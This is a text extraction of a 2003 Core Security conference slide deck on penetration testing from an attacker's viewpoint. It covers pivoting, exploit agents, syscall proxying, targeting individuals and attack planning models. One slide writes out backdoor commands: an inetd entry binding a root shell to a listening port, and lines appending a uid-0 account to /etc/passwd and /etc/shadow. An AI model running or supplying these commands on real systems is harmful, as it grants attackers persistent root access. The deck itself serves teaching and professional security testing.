 Скачать презентацию Pacific Security Japan November 6
8eb6aab3a9d790a5e8c9e8e864496658.ppt
- Количество слайдов: 42



Pacific Security Japan · November 6 / 7, 2003 · Tokyo, Japan State of the Art Security from an Attacker's Viewpoint Ivan Arce · Gerardo Richarte Core Security Technologies 46 Farnsworth St Boston, MA 02210 Ph: (617) 399 -6980 www. coresecurity. com State of the Art Security from an Attacker's Viewpoint

We work for Core Security Technologies | http: //www. coresecurity. com Who we are? Ivan Arce Gerardo Richarte CTO Lead Exploit developer Associate Sr. Consultant What do we do? Software that automates Penetration Testing and Software Security Auditing services State of the Art Security from an Attacker's Viewpoint
We will discuss information security from an attacker’s perspective OUTLINE § Current Attack & Penetration practices § Privilege Escalation and Pivoting § Other attack targets § Attack planning and modeling State of the Art Security from an Attacker's Viewpoint
To improve our security posture we need to understand the attacker ATTACK AND PENETRATION State of the Art Security from an Attacker's Viewpoint

Mass-rooters and ‘skript kiddies’ use the simplest attack methodology Attack Information Gathering State of the Art Security from an Attacker's Viewpoint Penetration

A dedicated attacker adds extra steps to increase success rate Vulnerability Detection Attack Privilege Escalation Information Gathering State of the Art Security from an Attacker's Viewpoint Penetration

Sophisticated attackers plan ahead and go deeper Vulnerability Detection Attack Analysis & Planning Privilege Escalation Information Gathering Penetration State of the Art Security from an Attacker's Viewpoint

Professional penetration testers must fit in business criteria Vulnerability Detection Attack Analysis & Planning Privilege Escalation Information Gathering Penetration Scope/Goal Definition Clean Up Reporting State of the Art Security from an Attacker's Viewpoint

Penetration testing efficiency can be improved with methodology Vulnerability Detection Attack Information Analysis & Gathering Planning Privilege Escalation Information Analysis & Gathering Planning Penetration Scope/Goal Definition Clean Up Reporting State of the Art Security from an Attacker's Viewpoint

And still mimic the most basic attack scenarios… Attack Information Gathering Privilege Escalation Analysis & Planning Penetration Scope/Goal Definition Clean Up Reporting State of the Art Security from an Attacker's Viewpoint
Compromised systems are used to launch further attacks PRIVILEGE ESCALATION AND PIVOTING State of the Art Security from an Attacker's Viewpoint

A sophisticated real-world attacker will leverage trust relationships to gain access to more valuable information assets ANATOMY OF A REAL-WORLD ATTACK External attacker’s system Base camp A target server is attacked and compromised The acquired server is used as vantage point to penetrate the corporate net Further attacks are performed as an internal user State of the Art Security from an Attacker's Viewpoint

Pivoting can be a complex and time-consuming step THE PRIVILEGE ESCALATION PHASE § § After successful attack against a target Use the compromised host as a vantage point (pivoting) – – – § Attacker profile switch: from external to internal Take advantage of the target credentials within its network Exploit trust relationships To be able to pivot, the tester needs his tools available at the vantage point tester target rest of nework transfer State of the Art Security from an Attacker's Viewpoint

There are several methods used to maintain access to a compromised system COMMON PENETRATION TECHNIQUES § Add direct shell access on a listening port echo "ingreslock stream tcp nowait root /bin/sh sh -i" >>/tmp/bob ; /usr/sbin/inetd -s /tmp/bob &" § Add a new account to the compromised system echo "sys 3: x: 0: 103: : /: /bin/sh" >> /etc/passwd; echo "sys 3: 1 WXmk. X 74 Ws 8 f. X/MFI 3. j 5 HKah. Nq. IQ 0: 12311: 0: 99999: 7: : : " >> /etc/shadow § Use a “call home” command shell § Install backdoor using existing binaries SSH daemon, telnetd, , etc. § § Install rootkits to ensure access, establish cover channel and minimize detection Enhance attack payload (shellcode) to provide the techniques described above State of the Art Security from an Attacker's Viewpoint

Agents provide seamless pivoting after successful exploitation USING AGENTS AT THE BASE CAMP § Exploits deploy an agent on compromised systems – – Payload is independent from exploitation specifics Payload is independent from settings not related to exploitation technique Payload is platform dependant Suppy small agent as attack payload » Agent highly optimized for size (Linux agent ~80 bytes, Windows ~180 bytes) » Agent inherits privileges of vulnerable program ATTACK § Benefits – – Transparent pivoting “Local” privilege escalation Doesn’t rely on the presence and availability of a shell Easy to clean up State of the Art Security from an Attacker's Viewpoint

Agents provide platform independence THE AGENT PLATFORM § Provides a uniform layer for interacting with the underlying system – – Generic modules are platform independent Porting the agent to different platforms effectively makes all modules available on that platform Module Agent Interface [python code] open(‘anyfile. txt’, ‘r’) OS Create. File. Ex() § open() Isolates the particular characteristics of the pivoting host platform from the module – – Simplifies module development Simplifies product use State of the Art Security from an Attacker's Viewpoint

Agents are automatically chained to assure connectivity AGENT CHAINING § Automatic: agents are chained to the current source agent (implicit chaining) § Enables the tester to communicate with agents deep into the target network State of the Art Security from an Attacker's Viewpoint

Multiple agent connection methods aid in providing connectivity in different network environments AGENT CONNECTION METHODS § Connect to target Sends Attack Connects TO agent § Connect from target Sends Attack Connects FROM agent § Reuse socket Sends Attack Reuses same TCP connection State of the Art Security from an Attacker's Viewpoint

Syscall proxying agents transparently provide remote execution SYSCALL PROXYING AT A GLANCE § A process interacts with resources through the OS § Sys. Call Proxying in action Process Syscall server Process Syscall client OS services (system calls) Resources workstation State of the Art Security from an Attacker's Viewpoint server
References implementation of Syscall Proxying and Inline Egg areavailable IMPLEMENTATION OF AGENT TECHNOLOGIES § Syscall Proxying Windows and Linux x 86 reference implementation for non-commercial use http: //www. coresecurity. com/files/13/Syscall. Proxying. pdf http: //www. coresecurity. com/files/13/Samples. zip § Inline Egg Reference implementation using Python for non-commercial use http: //community. corest. com/~gera/Programming. Pearls/Inline. Egg. html State of the Art Security from an Attacker's Viewpoint
A determined attacker will engage ANY available target OTHER ATTACK TARGETS State of the Art Security from an Attacker's Viewpoint
The list of possible targets of attacks is not limited to just servers and networking equipment ATTACK TARGETS § Routers, switches, servers, FWs, IDSes § The organization as a whole § Individuals and their workstations § Other networking capable gadgets § Trusted third parties § … and more? State of the Art Security from an Attacker's Viewpoint
The whole organization as target ORGANIZATION AS TARGET § Publicly available information § Business oriented targets § Security beyond the perimeter § An organization is dependant on people § Physical security § Denial of service – Public image attacks State of the Art Security from an Attacker's Viewpoint
Attacks against specific individuals and their environment PERSON AS TARGET § Some examples § Representations of a Person § Impersonation attacks § Use the front door (not the backdoor) § Person - Workstation - Client side attacks § Internal honeypots and IDSes State of the Art Security from an Attacker's Viewpoint

Attacking workstation software requires solution to some technical questions and implementation of a suitable framework § Anatomy of a real–world client side attack. ATTACK Attacker’s system Target workstation COMM. CHANNEL agent Async. Agent Connector State of the Art Security from an Attacker's Viewpoint
Targeting individuals has several advantages ADVANTAGES § Lighter maintenance § Less skilled enemy § More software (more bugs) § More targets § Right to the inside § Diversity is better State of the Art Security from an Attacker's Viewpoint
…but requires more sophisticated techniques and a flexible framework DISADVANTAGES § Tougher tuning § It may be more noisy § Asynchronous nature § Communication channel § Uptime State of the Art Security from an Attacker's Viewpoint
To effectively use persons as attack targets we need a whole new set of tools TOOLS § Network mapping using email headers § Person discovery tools § Craft profiles / trust relationships graphs § OS and application detection § Reverse traceroute State of the Art Security from an Attacker's Viewpoint
Network capable gadgets are also part of the infrastructure and therefore possible targets NETWORK CAPABLE GADGETS § Network printers § Home DSL routers and cable modems § Cellular phones, PDAs § Gaming consoles, cameras § Other embedded systems State of the Art Security from an Attacker's Viewpoint
More attack sophistication and efficiency can be gained by improving methodologies and applying problem-solving technologies ATTACK PLANNING AND ATTACK MODELING State of the Art Security from an Attacker's Viewpoint
An overview of current Information Gathering methodology STARTING THE ATTACK § Establish candidate target hosts § Determine host liveness § Network mapping § OS Detection § Identification of target services State of the Art Security from an Attacker's Viewpoint
How useful is the current methodology? SOME QUICK QUESTIONS § How do we use the outcome of IG? § Do we use all the information we gather? § Does it really matter if port 9 is open? § Does it help to know the OS of every host? § Is it really worth using a Vuln. Scanner? State of the Art Security from an Attacker's Viewpoint

An example of attack planning for the information gathering phase Goal: To gain control of any host in target network goal Assets: Target's IP address Control of my box A set of IG tools and exploits Actions: test if a given port is open (port probe) exploit ssh (on an Open. BSD) exploit wu-ftpd (on a Linux) exploit IIS (on a Windows) exploit apache (on a Linux) Plan: Probe only ports 22, 80 and 21. Probe port 80 first! As soon as a port is found open, run an exploit. Keep probing other ports only if exploit fails. ssh x port 22 IIS x apache x port 80 port probe my box State of the Art Security from an Attacker's Viewpoint wu-ftpd x port 21
Our simplistic example can outline some interesting lessons INTERESTING NOTES § Planning for tools we already have § Planning for services on standard ports § Simple goal § Different priorities would influence the plan § Do we really need to port probe? § How could we use an OS detector? State of the Art Security from an Attacker's Viewpoint

A slight variation of our first example… Goal: To gain control of ALL possible hosts on a given network Assets: Target's IP address Control of my box A set of IG tools and exploits Actions: test if a given port is open (port probe) test if a given host is alive (host probe) exploit SSH (on an Open. BSD) exploit wu-ftpd (on a Linux) exploit IIS (on a Windows) exploit apache (on a Linux) Plan: Don’t use the host probe first. Probe only ports 80, 22 and 21 Probe ONLY port 80 first! Launch exploit for every open port. Probing other ports if exploit fails. [Host probe remaining hosts] [Probe non-standard ports] goal ssh x IIS x apache x wu-ftpd x port 22 port 80 port 21 host port probe State of the Art Security from an Attacker's Viewpoint host probe my box
… illustrates some common sense ideas OTHER INTERESTING NOTES § The plan depends of the end goal § Planning based on available assets § Planning based on available information § Kelyacoubian statistics, known ports § Do we really need to host probe? § How could we use an OS detector? State of the Art Security from an Attacker's Viewpoint
As the number of available tools increases the complexity of planning and executing successful attacks also increases WHAT IF… § Our IG and exploit tools are un-realiable § Our exploit tools can disrupt targets (Do. S) § Some exploits have dependencies on others § Goals are defined more precisely § Systems and individuals detect attacks and react § Attack execution time is constrained State of the Art Security from an Attacker's Viewpoint

Introduction of technology-based attack analysis and planning can solve some problems Attack Vulnerability Detection Privilege Escalation Analysis & Planning Information Gathering Penetration Scope/Goal Definition Clean Up Reporting State of the Art Security from an Attacker's Viewpoint
To address attack analysis and planning we must first be able to model attacks from the attacks perspective USES FOR AN ATTACK MODEL § Attack planning § Risk assessment § Attacker profiling § Higher level of abstraction for IDS § Computer aided intrusion § Automated intrusion § Priorization of tool development State of the Art Security from an Attacker's Viewpoint

The model - Introduction MODEL COMPONENTS § Actions » Things you can do § Assets » Things you have or know § Agents » The actors, who can do Actions § Goals » Purpose and end result of attack § Costs » The cost of a given action § Plan » Actions needed to fulfil a goal § Attack Graph » Union of all possible plans State of the Art Security from an Attacker's Viewpoint

Existing models do not reflect the attacker’s concerns SOME CONCERNS ASSOCIATED TO “COST OF ATTACK” § Produced noise / Stealthiness § Total running time § Probability of success § Trust § Traceability § Novelty ( 0 -day-ness) State of the Art Security from an Attacker's Viewpoint
ivan. arce@coresecurity. com gerardo. richarte@coresecurity. com CONTACT INFORMATION FOR FOLLOW-UP Headquarters · Boston, MA 46 Farnsworth St Boston, MA 02210 | USA Ph: (617) 399 -6980 | Fax: (617) 399 -6987 info@coresecurity. com Research and Development Center Argentina (Latin America) Florida 141 | 2º cuerpo | 7º piso (C 1005 AAC) Buenos Aires | Argentina Tel/Fax: (54 11) 5032 -CORE (2673) info. argentina@coresecurity. com www. coresecurity. com State of the Art Security from an Attacker's Viewpoint
Скачать презентацию Pacific Security Japan November 6
8eb6aab3a9d790a5e8c9e8e864496658.ppt